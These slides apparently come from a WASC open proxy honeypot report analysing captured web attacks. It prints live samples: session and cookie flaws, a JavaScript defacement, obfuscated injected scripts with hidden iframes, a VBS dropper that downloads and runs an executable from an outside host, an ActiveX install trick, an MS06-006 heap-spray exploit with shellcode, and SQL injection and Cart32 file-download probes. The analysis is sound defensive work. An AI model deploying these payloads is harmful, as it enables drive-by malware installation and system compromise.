

HTTP PUT method

```
--6aa02c14-B--  
PUT http://www.example.com/scorpion.txt HTTP/1.0  
Accept-Language: pt-br, en-us;q=0.5  
Translate: f  
Content-Length: 36  
User-Agent: Microsoft Data Access Internet Publishing  
Provider DAV 1.1  
Host: www.example.com  
Pragma: no -cache  
  
--6aa02c14-C--  
1923Turk Cyberscorpion ownz your box
```



Insufficient Session Expiration

Insufficient Session Expiration is when a web site permits an attacker to reuse old session credentials or session IDs for authorization.

- No expiration date/time specified

```
Set-Cookie:
```

```
phpbb2mysql_sid=9ff3b118fbbf63e088c99d09d810e311;  
path=/; domain=d M Y, G.i
```

- Expiration date/time is too long

```
Set-Cookie: cpvr=3cc2d13f-1b27-4c11-a277-b3cb77bf33e3;  
domain=example.com; expires=Sun, 16-Jan-2107 12:27:36  
GMT; path=/
```



Insufficient Session Expiration (2)



- It is also important to note that proper session expiration means expiring, invalidating or deleting the sessionid in *BOTH* the web browser and the web application
- Poorly written web applications only attempt to expire or delete the cookie from the web browser
 - ▶ Set-Cookie: T=z=0; **expires=Thu, 01 Jan 1970 22:00:00 GMT**; path=/; domain=.example.com
- Remember – you do not own the browser!
- These cookies can potentially be sent back to the web application
- Will they let the user back in???



Other Cookie Issues



- Minimal use of "HTTPOnly" and "Secure" Cookie protections
- Httponly helps to prevent cookies from being read by client-side scripting

```
Set-Cookie:  
    ASP.NET_SessionId=prqc4d2slpwo3c45yixtbo55;  
    path=/; HttpOnly
```

- Secure will ensure that the cookie is only sent to an SSL-enabled site

```
Set-Cookie: phpbb2mysql_data=a%3A0%3A%7B%7D;  
    expires=Wed, 16-Jan-2008 19:59:57 GMT; path=/  
    secure
```



Session Fixation

Session Fixation is an attack technique that forces a user's session ID to an explicit value.

- While we did not see direct evidence of Session Fixation, we did see web applications that allowed sessionid information to be passed on the URL, which makes a session fixation attack easier to execute by including these web links within emails sent to target victims:

```
POST http://www.example.com/joinSubmitAction.do;  
jsessionid=DF4B9604ED1467DFECD4BDA7452E23D9 HTTP/1.1  
POST  
http://www.example.com/account/login.php;sessionid=6d0e  
2a51c515cb5b877bae03972a0a78 HTTP/1.1
```



Content Spoofing

Content Spoofing is an attack technique used to trick a user into believing that certain content appearing on a web site is legitimate and not from an external source.

- We ran into an interesting Blog defacement
- It uses Javascript in the following manner
 - ▶ Opens an alert box
 - ▶ Opens a document.window to displays an alternative page from a remote site

```
<SCRIPT>alert("Owned by 0x90")  
;window.location=("http://defaced.isgreat.org/0x90.html"  
)</SCRIPT><noscript><noembed>
```



Javascript Defacement

|HaCKeD By 0x90 |HaCKeD By 0x90... x

Additional plugins are required to display all the media on this page.

Install Missing Plugins... x



Hacked by 0x90

Welcome to the Jungle!...

WwW.0x90.CoM.Ar



Contact: Guns@0x90.com.ar



Additional Obfuscated Javascript: Injected at the bottom of the page



```
<Script Language='Javascript'>
<!--
document.write(unescape('%3C%73%63%72%69%70%74%3E%0D%0A%3C%21%2D
%2D%0D%0A%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65%28
%75%6E%65%73%63%61%70%65%28%22%25%33%43%73%63%72%69%70
%74%25%33%45%25%30%44%25%30%41%25%33%43%25%32%31%2D%2D
%25%30%44%25%30%41%64%6F%63%75%6D%2D%25%32%35%30%44%25
%32%35%30%41%64%6F%63%75%6D%65%6E%74%2E%77%72%69%74%65
%25%32%35%32%38%75%6E%65%73%63%61%70%65%25%32%35%32%38
%25%32%35%32%
--CUT--
%35%30%41%25%32%35%32%35%33%43%2F%73%63%72%69%70%74%25
%32%35%32%35%33%45%25%32%35%32%32%25%32%35%32%39%25%32
%35%32%39%25%32%35%33%42%25%32%35%30%44%25%32%35%30%41
%2F%2F%2D%2D%25%32%35%33%45%25%32%35%30%44%25%32%35%30
%41%25%32%35%33%43%2F%73%63%72%69%70%74%25%32%35%33%45
%25%32%32%25%32%39%25%32%39%25%33%42%25%30%44%25%30%41
%2F%2F%2D%2D%25%33%45%25%30%44%25%30%41%25%33%43%2F%73
%63%72%69%70%74%25%33%45%22%29%29%3B%0D%0A%2F%2F%2D%2D
%3E%0D%0A%3C%2F%73%63%72%69%70%74%3E'));
//-->
</Script>
```



URL Decoded Javascript

```
<!--  
document.write(unescape('<script>  
<!--  
document.write(unescape("<script>  
<!--  
document.write(unescape("<script>  
<!--  
document.write(unescape("<script>  
<!--  
document.write(unescape("<iframe width="0" height="0" src="http://royy.byethost7.com/url.htm"  
    scrolling="no" frameborder="0"></iframe>  
<iframe width="0" height="0" src="bicho.wml" scrolling="no" frameborder="0"></iframe>  
<iframe width="0" height="0" src="bicho.htm" scrolling="no" frameborder="0"></iframe>  
<iframe width="0" height="0" src="embed.htm" scrolling="no" frameborder="0"></iframe>"));  
//-->  
</script>"));  
//-->  
</script>"));  
//-->  
</script>"));  
//-->  
</script>');  
//-->
```



bicho.htm

Attempted VBS Malware Install

```
tf = fso.CreateTextFile(cSystemDir + "runit.vbs", true);  
//tf = fso.CreateTextFile("c:\\runit.vbs", true);  
tf.WriteLine("On Error Resume Next");  
tf.WriteLine("URL = \"http://rzone.com.ar/xD.exe\"");  
tf.WriteLine("Set xml = CreateObject(\"Microsoft.XMLHTTP\")");  
tf.WriteLine("xml.Open \"GET\", URL, False");  
tf.WriteLine("xml.Send");  
tf.WriteLine("set oStream = createobject(\"Adodb.Stream\")");  
tf.WriteLine("oStream.type = 1");  
tf.WriteLine("oStream.open");  
tf.WriteLine("oStream.write xml.responseBody");  
tf.WriteLine("oStream.savetofile \"\" + cSystemDir + "xD.exe", 1");  
tf.WriteLine("oStream.close");  
tf.WriteLine("set oStream = nothing");  
tf.WriteLine("Set xml = Nothing");  
tf.WriteLine("Set oShell = createobject(\"WScript.Shell\")");  
tf.WriteLine("oShell.run \"\" + cSystemDir + "xD.exe", 1, false");  
tf.Close();  
objShell.run("\" + cSystemDir + "runit.vbs");
```



Embed.htm

Attempted ActiveX Malware Install



```
<object name="x" classid="clsid:12345678-1234-1234-1234-123456789012"
codebase="mhtml:file://C:\NO_SUCH_MHT.MHT
!http://www.rzone.com.ar/xD.exe">
```



More Javascript Malware Injections: A Serious Problem...



- There are many websites that are injecting malicious javascript into legitimate webpages.
- The javascript may be injected either by remote attackers or by the website owner themselves.
- Beware of what site you visit.
- Recommend using "sandboxed" browsers as throw-away sessions.
 - ▶ VMware images
 - ▶ Applications such as Sandboxie - <http://www.sandboxie.com/>



Honeypot Example: Client visits ProxyChecker site



```
POST http://www.example.com/boyter/CheckProxy.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg,
       image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
           5.1)
Content-Type: application/x-www-form-urlencoded
Host: www.example.com
Content-Length: 21

seed=9D3BFF73E33871B5
```



ProxyChecker Response

```
HTTP/1.1 200 OK
Notice: Subject to Monitoring
X-Powered-By: PHP/5.2.0
Content-Type: text/html
Via: 1.0 debian.localdomain
Content-Length: 4080
Connection: close
```

Hmm... looks like
there should be moe
data???

```
hash=9D3BFF73E33871B5
REMOTE_ADDR=70.187.221.243
HTTP_VIA=1.0 debian.localdomain
HTTP_X_FORWARDED_FOR=
```



Here Comes the Javascript!

```
■ <!--[O]-->
<script>document.write(unescape("%3Cscript%3Etry%20%7Bvar%20zl%3D%27KKuK7uKNUkUuKduKwuKeuKi
uKHuKMuKzuKauKcuKVuKWuKnuKGuKbuKguKluK6uKsuKOUkTUKpuKruKkuK4uKxuKDuK5uKJuK8uKjuKIuK3uKhuK
muKfuKSuKouKpuKBuKLuKZuKquKyukXuKRuKtuK9uKCuKYuKFu7Ku77u7Nu7Uu7du7wu7eu7iu7Hu7Mu7zu7au7cu7
Vu7Wu7nu7Gu7bu7gu7lu76u7su7O%27%3Bvar%20ai%3DString%28%27u%27%29%2CPT%3DArray%288340
%5E8245%2C9103%5E9057%2CKS%28%27254%27%29%2CKS%28%27239%27%29%2C14855%5E15091%2
CKS%28%27237%27%29%2C28266%5E28291%2CKS%28%27163%27%29%2C30960%5E30731%2C5993%5E
6017%2C21960%5E21819%2CKS%28%27242%27%29%2CKS%28%27189%27%29%2C32203%5E32051%2C1
5056%5E14901%2CKS%28%27181%27%29%2CKS%28%27214%27%29%2CKS%28%27218%27%29%2CKS
%28%27228%27%29%2C18460%5E18605%2C3478%5E3399%2CKS%28%27215%27%29%2CKS%28%27180
%27%29%2CKS%28%27230%27%29%2C26866%5E26649%2C8641%5E8509%2CKS%28%27249%27%29%2
C3779%5E3683%2CKS%28%27234%27%29%2C29950%5E29735%2C6373%5E6175%2C27055%5E26889%2C
10830%5E11005%2CKS%28%27201%27%29%2C10553%5E10697%2C21401%5E21295%2CKS%28%27165%2
7%29%2CKS%28%27171%27%29%2C32204%5E32101%2CKS%28%27173%27%29%2CKS%28%27246%27
%29%2C32516%5E32699%2CKS%28%27208%
--CUT--
KaKNMKIKVKzKeK8KNKUKVKrKeKV7VKYKVKIKVKzKeKnKRKdKHKUKrKIKVKRKOKJ7cKGKlK8K7KVKeKyKeKeKUKd7
WKMKKeKVKnKRK7KUKNKRKIKWKMKoKOKJ7cKGKlK8KHKUKrKIKV7nKaKUKkKVUK4KSKJKc7cKGKlK8KxKdKkKeKF
K4KtKJ7cKGKlK8KFKVKdK5KfKeK4KtKJKeKUKgKcKTKcKkKaKNMKIKVKzKeK87WkaKkKgK8KrKwKwKVkzKkKXKfKd
KYKkKn7cKGKlKOKJKVKwKWKnKqKyKXKIKGKCKsKOKJKcZKNKrKeKNKFNKVKOKTKcKkKaKNMKIKVKzKeK8KxKU
KdKeKVKnKRKKKfKeIKYKiKk7WkaKkKgKiKk7K7WkaKkKgKiKk7KkFKeIKYKiKRKOKJKkKaKNMKIKVKzKeK87Wka
KkKgK8KrKwKwKVkzKkKXKfKdKYKkKn7cKGKlKOKJKcVKwKWKnKqKyKXKIKGKCKsKOKJKcZKcKZ7GKHMKzKNKe
KdKaKzKc77Kq7eKnKOKTKcKpKrKUKcKbKjKpK47bKfKJKpKrKUKcK5Kz7gK4KPKSKt7b7lKf76Km7sKh7MKSkr7WKNKk
KVKHKPKIKgKY7VK4KPKPKJKcKHKaKUKnKgKGKNK4KSKJKcKgKGKNKcKkKcKbKjKpKJKcKgKGKNK3K3KOKcKgKY7VK
3K4KcK5Kz7gK8K7KM7WK7KeKUKnKBKrKeKfK8KHKYKaKaKUKnKBKrKeKfK8KUKrKzKkKaKIKnKO7OK5Kz7gK8KYKV
KzK5KeKfKOKIKtKIKtKOKJKcKUKVKeMKUKzKcKgKY7VKJKcZKK7KK7KNKUKdKwKeKi%27%3Bvar%20nU%3DStri
ng%28%29%3Bfunction%20KS%28Pj%29%7Breturn%20parseInt%28Pj%29%7Dzl%3Dzl.split%28ai%29%3Bfo
r%28DS%3D0%3BDS%3CRk.length%3BDS+%3D2%29%7Bbq%3DRk.substr%28DS%2C2%29%3Bfor%28wc%
3D0%3Bwc%3Czl.length%3Bwc++%29%7Bif%28zl%5Bwc%5D%3D%3Dbq%29break%3B%7D%20nU+%3DStr
ing.fromCharCode%28PT%5Bwc%5D%5E157%29%3B%7Ddocument.write%28nU%29%3B%7D%0Acatch%28e
%29%7B%7D%3C/script%3E"))</script><!--[/O]-->
```



Sandbox Testing the Javascript

- I decided to test out executing the javascript to see what it would do.
- I used Sandboxie and Burp Proxy to intercept/manipulate/record the Javascript.
- Here we go...



Redirect to a new site



```
GET /html/ HTTP/1.1
Host: www.example.com.cee4f2730c07001bdf06d6a5.update1.classictel.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.7)
  Gecko/20070914 Firefox/2.0.0.7
Accept:
  text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plai
  n;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://www.example.com/js.html
```

HTTP/1.1 302 Found


```
Date: Mon, 08 Oct 2007 21:28:45 GMT
Server: Apache/2.2.4 (Fedora)
X-Powered-By: PHP/5.1.6
Location: http://bibi32.org/505/xp/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```



MS Windows Media Player 10 Plug-in Overflow Exploit (MS06-006)

```
<HTML><HEAD>
<SCRIPT>
function getpayload() {
return
    "%u54EB%u758B%u8B3C%u3574%u0378%u56F5%u768B%u0320%u33F5%u49C9%uAD41%uDB33%
    u0F36%u14BE%u3828%u74F2%uC108%u0DCB%uDA03%uEB40%u3BEF%u75DF%u5EE7%u5E8B%u0
    324%u66DD%u0C8B%u8B4B%u1C5E%uDD03%u048B%u038B%uC3C5%u7275%u6D6C%u6E6F%u642
    E%u6C6C%u4300%u5C3A%u2E55%u7865%u0065%uC033%u0364%u3040%u0C78%u408B%u8B0C%
    u1C70%u8BAD%u0840%u09EB%u408B%u8D34%u7C40%u408B%u953C%u8EBF%u0E4E%uE8EC%uF
    F84%uFFFF%uEC83%u8304%u242C%uFF3C%u95D0%uBF50%u1A36%u702F%u6FE8%uFFFF%u8BF
    F%u2454%u8DFC%uBA52%uDB33%u5353%uEB52%u5324%uD0FF%uBF5D%uFE98%u0E8A%u53E8%
    uFFFF%u83FF%u04EC%u2C83%u6224%uD0FF%u7EBF%uE2D8%uE873%uFF40%uFFFF%uFF52%uE
    8D0%uFFD7%uFFFF%u7468%u7074%u2F3A%u622F%u6269%u3369%u2E32%u726F%u2F67%u303
    5%u2F35%u7058%u2F2F%u6966%u656C%u702E%u7068";
}
var s=unescape("%u4141%u4141%u4141%u4141%u4141%u4141%u4141%u4141");
do {s+=s}
while(s.length<0x0900000);
s+=unescape(getpayload());
</SCRIPT>
</HEAD><BODY><EMBED SRC="-----
-----
--CUT--
AAAABBBBCCCCDDDDDEEEEEFFFFFGGGGHHHHIIIIJJJKKKKLLLLLAAA□NNNNOOOOAAA□QQQQRRRRSSSST
TTTUUUVVVVWWWXXXYZZZZ0000111122223333444455556666777788889999 .wmv"><
/EMBED></BODY></HTML>
```

WMV file extension



Cross-site Scripting

Cross-site Scripting (XSS) is an attack technique that forces a web site to echo attacker-supplied executable code, which loads in a user's browser.

- All inbound XSS alert messages were triggered by either
 - ▶ SPAMMERS sending their html posts to various message boards
 - ▶ Poor HTML that accidentally added javascript to links



SQL Injection

SQL Injection is an attack technique used to exploit web sites that construct SQL statements from user-supplied input.

```
GET http://www.example.com/app.aspx?pid=6246'%20and
%20char(124)%2Buser%2Bchar(124)=0%20and%20'%25'='
HTTP/1.1
User-Agent: Internet Explorer 6.0
Host: www.example.com
Cookie: ASP.NET_SessionId=zidkywu4rcfegi554fmc3c2q
```



Cart32 GetImage Arbitrary File Download Exploit Attempt



- **Description:** Cart32 is a web-based content manager. The application is exposed to an arbitrary file download issue because it fails to sufficiently sanitize user-supplied input to the "ImageName" parameter of the "GetImage" script. Cart32 version 6.3 is affected.
- **Ref:** <http://www.securityfocus.com/bid/25928>
- **Exploit Example –**
 - ▶ *GET //cgi-bin/c32web.exe/GetImage?
ImageName=CustomerEmail.txt%00.pdf HTTP/1.1*
- The attacker sent similar probes for other common directory locations for the Cart32 application –
 - ▶ *//scripts/c32web.exe/GetImage*
 - ▶ *//cgi/c32web.exe/GetImage*
 - ▶ *//Cart32/c32web.exe/GetImage*



Information Leakage

Information Leakage is when a web site reveals sensitive data, such as developer comments or error messages, which may aid an attacker in exploiting the system.

- **As the previous section on SQL Injection showed, presenting verbose error messages to clients can not only provide attackers with information to aid in future attacks, but they can also be the actual transport for extracted information**



Example Detailed Error Message

Server Error in '/' Application.

SQL Server does not exist or access denied.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: SQL Server does not exist or access denied.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

```
[SqlException: SQL Server does not exist or access denied.]
  System.Data.SqlClient.ConnectionPool.GetConnection(Boolean& isInTransaction) +472
  System.Data.SqlClient.SqlConnectionPoolManager.GetPooledConnection(SqlConnectionString options, Boolean& isInTransaction) +372
  System.Data.SqlClient.SqlConnection.Open() +386
  optCorp.Global1.Application_Error(Object sender, EventArgs e)
  System.EventHandler.Invoke(Object sender, EventArgs e) +0
  System.Web.HttpApplication.RaiseOnError() +157
```

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300



Reveals Version Information

Server Error in '/' Application.

SQL Server does not exist or access denied.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: SQL Server does not exist or access denied.

```
--><!-- .
```

```
This error page might contain sensitive information because ASP.NET is configured to show verbose error messages using <customErrors mode="Off"/>. Consider using <customErrors mode="On"/> or <customErrors mode="RemoteOnly"/> in production environments.-->
```

```
[SqlException: SQL Server does not exist or access denied.]
System.Data.SqlClient.ConnectionPool.GetConnection(Boolean& isInTransaction) +472
System.Data.SqlClient.SqlConnectionPoolManager.GetPooledConnection(SqlConnectionString options, Boolean& isInTransaction) +372
System.Data.SqlClient.SqlConnection.Open() +386
optCorp.Global.Application_Error(Object sender, EventArgs e)
System.EventHandler.Invoke(Object sender, EventArgs e) +0
System.Web.HttpApplication.RaiseOnError() +157
```



Insufficient Anti-Automation

Insufficient Anti-automation is when a web site permits an attacker to automate a process that should only be performed manually. Certain web site functionalities should be protected against automated attacks.

- Account Registrations
- Blog/Forum postings



The Poor-Man's CAPTCHA



Response Details

HTTP/1.1 401 Unauthorized

**WWW-Authenticate: Basic realm="Username :
nospam - Password : iamnotspam"**

Content-Length: 401

Content-Type: text/html; charset=iso-8859-1

X-Cache: MISS from webgate

X-Cache-Lookup: MISS from webgate:80

Via: 1.0 www.testproxy.net

Notice: Subject to Monitoring

Connection: close



Lessons Learned (1)

- Web attacks are running rampant
 - ▶ Automation
 - ▶ Attackers are extremely bold, mainly due to their anonymity by hiding behind numerous open proxy servers
- Application defects (server misconfigurations, cookie weaknesses, error messages) are a significant problem area
- False Positives were high in some classes of attacks, however, that was mainly due to open proxy deployment and would not manifest itself in normal production environments



Lessons Learned (2)

- As good as the identification/protection rules were, we still had analysis challenges due to data overload
 - ▶ We need better/automated ways to categorize attacks
 - ▶ Even so, some activities are difficult to identify by looking at just one transaction
 - ▶ We need better correlation capabilities to identify anomalies and trends over time
- Correlation of event data and full audit logging for forensics is essential
- If you would like to participate in the WASC Distributed Open Proxy Honeypot Project, please visit the website for more information –
<http://www.webappsec.org/projects/honeypots/>
- Questions?

